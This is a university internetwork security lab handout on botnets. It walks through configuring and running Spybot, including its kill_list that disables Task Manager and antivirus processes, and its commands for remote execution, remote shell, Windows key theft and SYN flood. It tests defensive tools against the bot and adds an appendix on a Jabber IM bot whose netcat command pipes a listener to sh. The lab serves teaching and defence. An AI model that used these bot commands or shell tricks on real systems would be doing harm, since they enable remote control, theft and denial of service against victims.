//servers
```

```
char *ircservers[]={
    "<Redhat 4.0 Host IP>",
    NULL //dont remove this line
};
```

```
//ports
```

```
int serverports[]={
    6668
};
```

Since LCC was installed from the SDBot installation, all you need to run is the file “make spybot.bat.” This will compile an executable file that when ran, will copy itself to C:\windows\system32 and load a process with a random name. Now, make sure the IRC server is started on the Redhat 4.0 and then on the Windows VM run the executable file. Wait for the bot to connect to the IRC server. Once it connects, type the command:

```
!login password
```

This will give you access to the bot’s functions. Look at the settings.h file to view some of the commands (they begin with !). Also notice that there is a section called kill_list. Processes with the names in this list will automatically exit. A screenshot of this part of code is listed below.

```

//filenames in uppercase
char *kill_list[]={
    "NETSTAT.EXE",
    "MSCONFIG.EXE",
    "REGEDIT.EXE",
    "TASKMAN.EXE",
    "NAVAPW32.EXE",
    "MMC.EXE",
    "NAVAPW.EXE",
    "TASKMGR.EXE",
    "MSANTIV32.EXE",
    "DUMP3-2INI.EXE",
    "MSTASK.EXE",
    "TASKMON.EXE",
    NULL //dont remove this line
};

```

For example, in the IRC channel, type the command:

```
!info
```

QX.1: What do you see when you type !info?

Similar to SDBot, Spybot can load programs remotely. Try typing the command:

```
!execute calc.exe
```

You should get a reply like below:

```

group12 |!execute calc.exe
]tG[-Admin26 OPERATION COMPLETE

```

QX.2: What happens in the Windows VM?

While you're still in the Windows VM, try pressing ALT+CTRL+DEL and see what happens.

QX.3: Do you get the task manager? If it did not load, why not?

Now, go back to the IRC channel and type in the command:

```
!!listproc
```

QX.4: Do you see calc.exe? If so, type !killproc calc.exe. What happened?

Screenshot #x : Take a screenshot of what you see in the IRC channel.

One of the most powerful features of Spybot is that it can open a command shell that you can control remotely. With this, you can ftp or telnet and grab files or send files. Type the command:

!opencmd

You can next use the command `!cmd <command>` to run commands as if you were interacting with a command prompt. For example, `!cmd dir` will list the directories in the current folder.

QX.5: What happened when you typed !opencmd? How can you use this to ping the host computer, for example?

Another feature of this bot is its abilities to steal Windows keys. Type `!win` and your Windows key will be listed. The bot is also able to steal keys from games as well, for example so it can cause damage by selling your key that you own.

A powerful feature in SDBot is the ICMP flood attack. Spybot has a similar attack known as a SYN flood that is harder to stop because you have to edit your TCP/IP stack to be defended from this. Run `ethereal` from the RedHat 4.0 Host machine. Begin to sniff data and then type this command in IRC, where IP is the IP of the RedHat Host machine:

```
!syn IP 1234 .1 50
```

QX.6: What kind of packets were sent from the bot? What port is being used?

Another advantage of Spybot over SDBot is its ability to hide. It can prevent you from closing it using conventional means in Windows. Notice in the `kill_list` from the screenshot above that `netstat` or `regedit` can't be run for example. You cannot check your open ports with the normal method nor can you check for new registry entries. To get around this, use `IceSword` to close this process. It should have a random name and its path will be `C:\Windows\system32`.

Defenses Against Bots

From previous labs, we've learned about several ways to defend yourself against malware. Now we can try them out and see what works and what is ineffective in protecting against these command bots. We will also be using an additional tool called Norton AntiBot which was developed to specifically deal with bots. This program was designed by Sana to combat the growing threat of botnets and it uses heuristic methods to detect bots, rather than relying on signatures and updating often. It takes a set of behaviors and uses combinations of these behaviors to detect bots.

Grab the following files from NAS in order to get started, but do not install them yet: `cpf.exe` (Comodo Firewall), `AVGsetup.exe` (AVG AntiVirus), `NABsetup.exe` (Norton AntiBot), `MSRT.exe` (Microsoft Malicious Software Removal Tool), `adawaresetup.exe` (Lavasoftware Ad-Aware), and `spybotsndsetup.exe` (Spybot Search and Destroy). These are all applications that are commonly used and we will be testing how effective they are at detecting SDBot and Spybot.

Think about what each of these tools does and how it may/may not effect on detecting bots. We will be investigating these tools one by one and installing with default settings:

1. Install Comodo Firewall and then restart your computer to complete the install. Spybot and SDbot should already try to load at startup.

QX.7: Does this firewall protect you from Spybot and SDbot? What does a firewall do that might allow it to defend against Spybot and SDBot?

Now, either uninstall Comodo Firewall or right click on the Comodo icon in the system tray and click “Allow all” connections.

2. Install Spybot S&D and Ad-Aware. After the Spybot install, install the latest definitions by running the file spybotsd_includes.exe after Spybot is installed. Now, run both Spybot S&D and Ad-Aware (you may run them simultaneously). Use a full scan for Ad-Aware.

QX.8: What are the results from the scan from each of these programs? Would you recommend using either program for protection against SDBot or Spybot?

Do not quarantine or fix problems, simply exit the programs and do not make any changes to the system to remedy the bot problem.

Next, install Norton AntiBot and then restart the computer. Once you are back into Windows, did you notice Norton AntiBot doing anything with SDBot or Spybot?

QX.9: Does Norton AntiBot do anything against SDBot or Spybot?

If Norton AntiBot asks you to do anything, simply allow SDBot and Spybot to run. More than 60 percent of compromised Windows PCs scanned by Microsoft's Windows malicious Software Removal Tool between January 2005 and March 2006 were found to be running malicious bot software. SDBot was one of the top five most commonly removed threats. Now, install Microsoft Malicious Software Removal Tool and do a full scan.

QX.10: Does Microsoft Malicious Software Removal Tool detect SDBot or Spybot ?

Now restart and if MSRT removed either of the bots, reinstall them. Now install the antivirus and do a full scan.

QX.11: Does this antivirus detect/remove SDBot or Spybot ?

QX.12: Compare all these tools and discuss which ones are effective against these bots.

Answer Sheet:

QX.1: What do you see when you type !info?

QX.2: What happens in the Windows VM?

QX.3: Do you get the task manager? If it did not load, why not?

QX.4: Do you see calc.exe? If so, type !killproc calc.exe. What happened?

Screenshot #x : Take a screenshot of what you see in the IRC channel.

QX.5: What happened when you typed !opencmd? How can you use this to ping the host computer, for example?

QX.6: What kind of packets were sent from the bot? What port is being used?

QX.7: Does this firewall protect you from Spybot and SDbot? What does a firewall do that might allow it to defend against Spybot and SDBot?

QX.8: What are the results from the scan from each of these programs? Would you recommend using either program for protection against SDBot or Spybot?

QX.9: Does Norton AntiBot do anything against SDBot or Spybot?

QX.10: Does Microsoft Malicious Software Removal Tool detect SDBot or Spybot ?

QX.11: Does this antivirus detect/remove SDBot or Spybot ?

QX.12: Compare all these tools and discuss which ones are effective against these bots.

Answers:

QX.1: What do you see when you type !info?

You should see a screen like below:

```
group12 |!info
]tG[-Admin26 |Version: tGbot nt pub cpu: 2796MHz. Ram: 191MB total, 87MB free 54% in use. OS: Windows XP (5.1, build 2600). Uptime: 0d 1h 43m. Date:
12:Nov:2007 Time: 17:17:18 Current user: Admin IP: 57.35.6.143 Hostname: xp Windir: C:\WINDOWS\ Systemdir: C:\WINDOWS\System32\
```

QX.2: What happens in the Windows VM?

An instance of calc.exe should load up, which is the calculator program.

QX.3: Do you get the task manager? If it did not load, why not?

No, settings.h has a kill_list with taskmgr and that is the Windows Task Manager that loads when you press ALT+CTRL+DEL

QX.4: Do you see calc.exe? If so, type !killproc calc.exe. What happened?

Yes, it will exit the calculator.


Screenshot #x : Take a screenshot of what you see in the IRC channel.

QX.5: What happened when you typed !opencmd? How can you use this to ping the host computer, for example?

It initializes a command prompt to the victim computer. You can use the command: !cmd ping <Host IP> to ping the host.

QX.6: What kind of packets were sent from the bot? What port is being used?

TCP SYN packets using port 1234. An example screenshot is below



QX.7: Does this firewall protect you from Spybot and SDbot? What does a firewall do that might allow it to defend against Spybot and SDBot?


Yes. This firewall detected an outgoing connection, so it will alert the user with what file is trying to send data out.

QX.8: What are the results from the scan from each of these programs? Would you recommend using either program for protection against SDBot or Spybot?


Ad-Aware found the malicious software, but Spybot S&D did not. I would recommend using Ad-Aware, but not Spybot S&D for bot detection.

QX.9: Does Norton AntiBot do anything against SDBot or Spybot?


Yes, it will ask you if you want to allow or quarantine them. Example screenshots are below:




QX.10: Does Microsoft Malicious Software Removal Tool detect SDBot or Spybot ?
 Yes, an example screenshot is below



QX.11: Does this antivirus detect/remove SDBot or Spybot ?
 Yes, see the screenshots below:





QX.12: Compare all these tools and discuss which ones are effective against these bots.

All of these tools were effective in finding these bots except Spybot S&D since it was meant to remove spyware, rather than all kinds of malware. In general, I would use the monitoring applications all the time and only run one of the programs that requires manual scanning every once in a while. I would constantly have a firewall and antivirus up at the very least. If the bot threat is growing, Norton AntiBot would help since it uses heuristics and is able to catch bots that the firewall or AntiVirus cannot catch. The antivirus is signature based, so you must update it. The other three programs (Spybot S&D, Ad-Aware, and MSRT) require manual scans, so they require the user to remember to scan and update the software.

Software locations:

Spybot: <http://securitydot.net/exploits/index.php?dir=bots/>

Comodo Firewall: http://www.personalfirewall.comodo.com/download_firewall.html

Lavsoft Ad-Aware: http://www.lavasoftusa.com/single/mirror_download.php?f=g2Obc772A

Spybot S&D: <http://www.safer-networking.org/en/download/>

Norton AntiBot: www.download.com/Norton-AntiBot/3000-8022_4-10698974.html

Microsoft Malicious Software Removal Tool:

<http://www.microsoft.com/security/malwareremove/default.mspx>

AVG Anti-Virus: <http://free.grisoft.com/doc/downloads-products/us/frt/0?prd=aff>

Resources:

http://www.news.com/Microsoft-Zombies-most-prevalent-Windows-threat/2100-7349_3-6082615.html

Appendix K: Instant Message Based Bot

The application of the Bot Net is applied to Instant Messaging systems. It is seen that hijacking “trusted” communication utilized by widely deployed instant message programs such as AIM or Skype may make Bots harder to combat. Simply firewalling the suspected ports will not do, as legitimate traffic will be indistinguishable from malicious traffic. This is further exacerbated by both peer-to-peer message protocols that don’t utilize a central authority and end-to-end SSH/SSL encryption of messages.

An IM based Bot can “hide” in the large amount of legitimate IM traffic. A bot implemented as a plugin will be difficult to detect. Widespread use of IM programs makes this a real possibility.

Defenses: Signature-based scanning for malicious plugins.
 Filtering and monitoring of traffic by IM services. This is only possible on services that are centrally managed like AOL.
 Protocol rules to enforce limits on number of messages, number of recipients, and number of simultaneous logins.
 Deep packet inspection of IM traffic. (This is thwarted by SSH/SSL encryption of packets).

Background

Lab 10 explores the most common implementation of Bot Nets: IRC. However, any communication infrastructure built on top of the internet can facilitate the same functionality. Bots built on existing Instant Messaging protocols should be both easy to implement and difficult to detect. IRC is a rather esoteric use of the internet when viewed in the big picture. As a result, it is a fairly simple task to thwart IRC based bots with a firewall. If the ports aren’t open, no communication can exist.

Instant Message based bots will not suffer this problem. IM programs are extremely prevalent and are busily traversing firewalls every day. By hijacking this trusted communications channel, a very frightening bot net can be deployed.

Our Implementation

While the most effective bot net would be a plugin to a popular program such as AIM or Skype, our limited development time necessitated a less virulent demonstration. Utilizing *Loudmouth*, a set of C wrappers and functions for the *Jabber* (XMPP) protocol, we adapted a simple demonstration bot. We shamelessly exploited code for an example program, `test-lm.c`, that comes included in the *Loudmouth* package. Adding a basic function to parse commands quickly turned this program into a bot. An excerpt of the modified code is attached.

Jabber is an effective platform for this demonstration because it is open source and server programs are readily available. This makes implementing it in the lab fairly straight forward.

We used *Openfire* for the server because it had been successfully deployed by another group earlier in the semester.

Setup – Server

First, we must install a Jabber Server on the host machine. We will use the Openfire server available at <http://www.igniterealtime.org/projects/openfire>. This is the same server used in Appendix S of Lab 2.

Download the Linux RPM to the /home/tools/ folder and install with the following command:
`rpm -ivh openfire_3_0_0.rpm`

Once installed, you can open up a web browser and point to <http://127.0.0.1:9090> to configure the server. Choose all defaults EXCEPT choose “embedded database” when that portion of the wizard comes up. Choose any password for the admin account.

REMEMBER THE NAME OF YOUR SERVER!

Setup – Clients

1. On a Windows XP Virtual Machine:

Download Exodus from <http://exodus.jabberstudio.org/>

Install Exodus with the default settings

Once installed, run Exodus and add a user as follows:

Start Exodus

Enter a Jabber ID of user1@<SERVERNAME>

Enter any password

Use ‘Home’ as your resource

Check ‘save password’

Check ‘This is a new account’

Click the connection tab and enter your SERVER NAME into the HOST field

Enter a Port of 5222.

Uncheck “Automatically discover host and port”

Click OK.

Click OK to log on to the server

****NOTE: you must disable any running firewalls on the WinXP or Host machine in order for this to connect!

Follow the above steps to create another user called “user2”

2. On the RedHat 7.2 Virtual Machine:

Download the file `pkg-config-0.22.tar.gz` from <http://www.freedesktop.org/software/pkgconfig/> and place in `/home/tools/`
Extract with the command `tar -xzvf pkg-config-0.22.tar.gz`
Then, do the following:
`cd pkg-config-0.22.tar.gz`
`./configure`
`make`
`make install`

Download the file `glib-2.14.3.tar.gz` from <http://www.gtk.org/> and copy into `/home/tools`
Extract with the command `tar -xzvf glib-2.14.3.tar.gz`
Then, do the following:
`cd glib-2.14.3`
`./configure`
`make`
`make install`
`cd ..`
`ldconfig`

Download the file `loudmouth-1.2.2.tar.bz2` from <http://www.loudmouth-project.org>
and move it to your `/home/tools` directory
Extract the file with `tar -xjvf loudmouth-1.2.2.tar.bz2`
Then, do the following:
`cd loudmouth-1.2.2.tar.bz2`
`./configure -with-ssl=openssl`
`make`
`make install`

Setting up the Bot

Copy the included file `simple-bot.c` to the directory `/loudmouth-1.2.2/examples/`

```
cd examples
mv test-lm.c test-lm-orig.c
```

Open `simple-bot.c` with your favorite editor. Review the functions “`handle_message`” and “`parse_message`.” They do all of the “bot-like” work.

Save the file as `test-lm.c`

Exit the editor

Run `make`

To execute the program, type:

```
./test-lm -s [SERVERNAME] -u user2@[SERVERNAME] -p password
```

On the WinXP machine, log into Exodus as User1. You can add User2 as a friend and start sending messages. You will see them appear on the command line of the RedHat 7.2 machine. The bot cannot reply, but will execute some simple commands:

```
:mozilla will start a mozilla web browser on the RedHat 7.2 machine.  
:shutdown will shutdown the bot.  
:terminal will run whatever follows it as a terminal command. Ex: :terminal ls  
    The output writes on the bot's terminal, not in the chat window.  
:netcat will run a netcat session listening on port 9999 with the output piped to "sh"
```

Questions

1. What major advantage(s) (from the attacker's point of view) does an IM based bot possess?
2. What major disadvantage(s) (from the attacker's point of view) does an IM based bot possess?
3. How can a provider like AOL thwart the deployment of a botnet based on it's Instant Messenger service?
4. Can a purely peer-to-peer service like Jabber do this?
5. How would detection of a bot be complicated if it were implemented as a "plugin" to a popular instant messaging or communication application like Skype?
6. Does Jabber's inclusion of SSH encryption help or hurt this problem?

Answers

1. An IM based bot will tend to "hide" inside the legitimate IM traffic. I would not necessarily be stopped by a firewall because it will look identical. Messages can be "encoded" to appear as legitimate messages.
2. Most IM services are "regulated." AOL, for instance, limits the number of messages sent, buddy list size, and maximum simultaneous messages sent/received. This would make the deployment of a large scale bot net both difficult and easily detectable.
3. AOL can easily detect a sizable network because all users are registered and controlled through a central clearinghouse. All traffic bounces through this infrastructure and can be monitored.

4. A peer to peer messaging system is different. Servers are distributed and unregulated. They can talk to one another, but can also be independent. A rogue server would provide the same functionality as a rogue IRC server. Suddenly, large bot nets become possible.
5. A bot installed as a plugin to a legitimate app could be even more difficult to detect. As it is not necessarily a separate process, one cannot easily find it. It's traffic can be very easily disguised as legitimate traffic. Only a "signature" based search would detect it.
6. SSH/SSL security to encrypt messages would make the IM bot problem WORSE! Now, it would be infinitely more difficult to detect bot communications.

Code Excerpt

This code was modified from test-lm.c, an example program included in the Loudmouth package. Loudmouth is available at <http://www.loudmouth-project.org/>.

```
/* -*- Mode: C; tab-width: 8; indent-tabs-mode: t; c-basic-offset: 8 -*- */
/*
 * Copyright (C) 2003-2006 Imendio AB
 *
 * This program is free software; you can redistribute it and/or
 * modify it under the terms of the GNU Lesser General Public License as
 * published by the Free Software Foundation; either version 2 of the
 * License, or (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * Lesser General Public License for more details.
 *
 * You should have received a copy of the GNU Lesser General Public
 * License along with this program; if not, write to the
 * Free Software Foundation, Inc., 59 Temple Place - Suite 330,
 * Boston, MA 02111-1307, USA.
 */

#include <config.h>
#include <string.h>
#include <stdlib.h>
#include <glib.h>
#include <loudmouth/loudmouth.h>

static GMainLoop *main_loop = NULL;
static gboolean test_success = FALSE;

static gchar expected_fingerprint[20];

static gchar *server = NULL;
static gint port = 5222;
static gchar *username = NULL;
static gchar *password = NULL;
static gchar *resource = "test-lm";
static gchar *fingerprint = NULL;

static GOptionEntry entries[] =
{
  { "server", 's', 0, G_OPTION_ARG_STRING, &server,
    "Server to connect to", NULL },
  { "port", 'P', 0, G_OPTION_ARG_INT, &port,
    "Port to connect to [default=5222]", NULL },
  { "username", 'u', 0, G_OPTION_ARG_STRING, &username,
    "Username to connect with (e.g. 'user' in user@server.org)", NULL },
  { "password", 'p', 0, G_OPTION_ARG_STRING, &password,
    "Password to try", NULL },
  { "resource", 'r', 0, G_OPTION_ARG_STRING, &resource,
```

```

    "Resource connect with [default=test-lm]", NULL },
    { "fingerprint", 'f', 0, G_OPTION_ARG_STRING, &fingerprint,
      "SSL Fingerprint to use", NULL },
    { NULL }
};

/*
 * The below function added for some evil functionality.
 * Stephen Thompson & Scott Durr at Georgia Tech
 * © 2007 under LGPL (see above).
 *
 * This code is quick and probably buggy. There is no warranty.
 */

static void parse_message(const gchar * xml_message, const gchar *
message_sender)
{
    //print out for debug:
    g_print("MESSAGE from %s:\n%s\n",message_sender, xml_message);

    //need some code to token and pull out the body.

    //strip out the 'from' username
    //strip out the <body></body>

    //use big switch statement to do the work.
}

static gchar *
get_part_name (const gchar *username)
{
    const gchar *ch;

    g_return_val_if_fail (username != NULL, NULL);

    ch = strchr (username, '@');
    if (!ch) {
        return NULL;
    }

    return g_strdup (username, ch - username);
}

static void
print_finger (const char *fpr,
              unsigned int size)
{
    gint i;
    for (i = 0; i < size-1; i++) {
        g_printerr ("%02X:", fpr[i]);
    }

    g_printerr ("%02X", fpr[size-1]);
}

static LmSSLResponse
ssl_cb (LmSSL *ssl,

```



```

    LmSSLStatus  status,
    gpointer     ud)
{
    g_print ("TestLM: SSL status:%d\n", status);

    switch (status) {
    case LM_SSL_STATUS_NO_CERT_FOUND:
        g_printerr ("TestLM: No certificate found!\n");
        break;
    case LM_SSL_STATUS_UNTRUSTED_CERT:
        g_printerr ("TestLM: Certificate is not trusted!\n");
        break;
    case LM_SSL_STATUS_CERT_EXPIRED:
        g_printerr ("TestLM: Certificate has expired!\n");
        break;
    case LM_SSL_STATUS_CERT_NOT_ACTIVATED:
        g_printerr ("TestLM: Certificate has not been activated!\n");
        break;
    case LM_SSL_STATUS_CERT_HOSTNAME_MISMATCH:
        g_printerr ("TestLM: Certificate hostname does not match expected
hostname!\n");
        break;
    case LM_SSL_STATUS_CERT_FINGERPRINT_MISMATCH: {
        const char *fpr = lm_ssl_get_fingerprint (ssl);
        g_printerr ("TestLM: Certificate fingerprint does not match
expected fingerprint!\n");
        g_printerr ("TestLM: Remote fingerprint: ");
        print_finger (fpr, 16);

        g_printerr ("\n"
                    "TestLM: Expected fingerprint: ");
        print_finger (expected_fingerprint, 16);
        g_printerr ("\n");
        break;
    }
    case LM_SSL_STATUS_GENERIC_ERROR:
        g_printerr ("TestLM: Generic SSL error!\n");
        break;
    }

    return LM_SSL_RESPONSE_CONTINUE;
}

static void
connection_auth_cb (LmConnection *connection,
                   gboolean      success,
                   gpointer       user_data)
{
    if (success) {
        LmMessage *m;

        test_success = TRUE;
        g_print ("TestLM: Authenticated successfully\n");

        m = lm_message_new_with_sub_type (NULL,
                                         LM_MESSAGE_TYPE_PRESENCE,
                                         LM_MESSAGE_SUB_TYPE_AVAILABLE);
    }
}

```

```

        lm_connection_send (connection, m, NULL);
        g_print ("TestLM: Sent presence message:'%s'\n",
                lm_message_node_to_string (m->node));

        lm_message_unref (m);
    } else {
        g_printerr ("TestLM: Failed to authenticate\n");
        g_main_loop_quit (main_loop);
    }
}

static void
connection_open_cb (LmConnection *connection,
                   gboolean      success,
                   gpointer       user_data)
{
    if (success) {
        gchar *user;

        user = get_part_name (username);
        lm_connection_authenticate (connection, user,
                                    password, resource,
                                    connection_auth_cb,
                                    NULL, FALSE, NULL);

        g_free (user);

        g_print ("TestLM: Sent authentication message\n");
    } else {
        g_printerr ("TestLM: Failed to connect\n");
        g_main_loop_quit (main_loop);
    }
}

static void
connection_close_cb (LmConnection      *connection,
                    LmDisconnectReason reason,
                    gpointer             user_data)
{
    const char *str;

    switch (reason) {
    case LM_DISCONNECT_REASON_OK:
        str = "LM_DISCONNECT_REASON_OK";
        break;
    case LM_DISCONNECT_REASON_PING_TIME_OUT:
        str = "LM_DISCONNECT_REASON_PING_TIME_OUT";
        break;
    case LM_DISCONNECT_REASON_HUP:
        str = "LM_DISCONNECT_REASON_HUP";
        break;
    case LM_DISCONNECT_REASON_ERROR:
        str = "LM_DISCONNECT_REASON_ERROR";
        break;
    case LM_DISCONNECT_REASON_UNKNOWN:
    default:
        str = "LM_DISCONNECT_REASON_UNKNOWN";
        break;
    }
}

```

```

    }

    g_print ("TestLM: Disconnected, reason:%d->'%s'\n", reason, str);
}

static LmHandlerResult
handle_messages (LmMessageHandler *handler,
                LmConnection      *connection,
                LmMessage          *m,
                gpointer            user_data)
{
    //g_print ("TestLM: Incoming message from:
%s\n", lm_message_node_get_attribute (m->node, "from"));
    parse_message (lm_message_node_to_string (m-
>node), lm_message_node_get_attribute (m->node, "from"));

    return LM_HANDLER_RESULT_REMOVE_MESSAGE;
}

int
main (int argc, char **argv)
{
    GOptionContext *context;
    LmConnection   *connection;
    LmMessageHandler *handler;
    gboolean        result;
    GError          *error = NULL;

    context = g_option_context_new ("- test Loudmouth");
    g_option_context_add_main_entries (context, entries, NULL);
    g_option_context_parse (context, &argc, &argv, NULL);
    g_option_context_free (context);

    if (!server || !username || !password) {
        g_printerr ("For usage, try %s --help\n", argv[0]);
        return EXIT_FAILURE;
    }

    if (fingerprint && !lm_ssl_is_supported ()) {
        g_printerr ("TestLM: SSL is not supported in this build\n");
        return EXIT_FAILURE;
    }

    if (username && strchr (username, '@') == NULL) {
        g_printerr ("TestLM: Username must have an '@' included\n");
        return EXIT_FAILURE;
    }

    connection = lm_connection_new (server);
    lm_connection_set_port (connection, port);
    lm_connection_set_jid (connection, username);

    handler = lm_message_handler_new (handle_messages, NULL, NULL);
    lm_connection_register_message_handler (connection, handler,
                                           LM_MESSAGE_TYPE_MESSAGE,
                                           LM_HANDLER_PRIORITY_NORMAL);
}

```

```

lm_message_handler_unref (handler);

lm_connection_set_disconnect_function (connection,
                                       connection_close_cb,
                                       NULL, NULL);

if (fingerprint) {
    LmSSL *ssl;
    char *p;
    int i;

    if (port == LM_CONNECTION_DEFAULT_PORT) {
        lm_connection_set_port (connection,
                                LM_CONNECTION_DEFAULT_PORT_SSL);
    }

    for (i = 0, p = fingerprint; *p && *(p+1); i++, p += 3) {
(p, NULL, 16);
        expected_fingerprint[i] = (unsigned char) g_ascii_strtoull

        ssl = lm_ssl_new (expected_fingerprint,
                          (LmSSLFunction) ssl_cb,
                          NULL, NULL);

        lm_connection_set_ssl (connection, ssl);
        lm_ssl_unref (ssl);
    }

    result = lm_connection_open (connection,
                                 (LmResultFunction) connection_open_cb,
                                 NULL, NULL, &error);

    if (!result) {
        g_printerr ("TestLM: Opening connection failed, error:%d-
> '%s'\n",
                    error->code, error->message);
        g_free (error);
        return EXIT_FAILURE;
    }

    main_loop = g_main_loop_new (NULL, FALSE);
    g_main_loop_run (main_loop);

    return (test_success ? EXIT_SUCCESS : EXIT_FAILURE);
}

```

ECE4112 Internetwork Security

Lab 10: Botnets Answer Sheet

Group Number: _____

Member Names: _____

Date Assigned: March 28, 2006

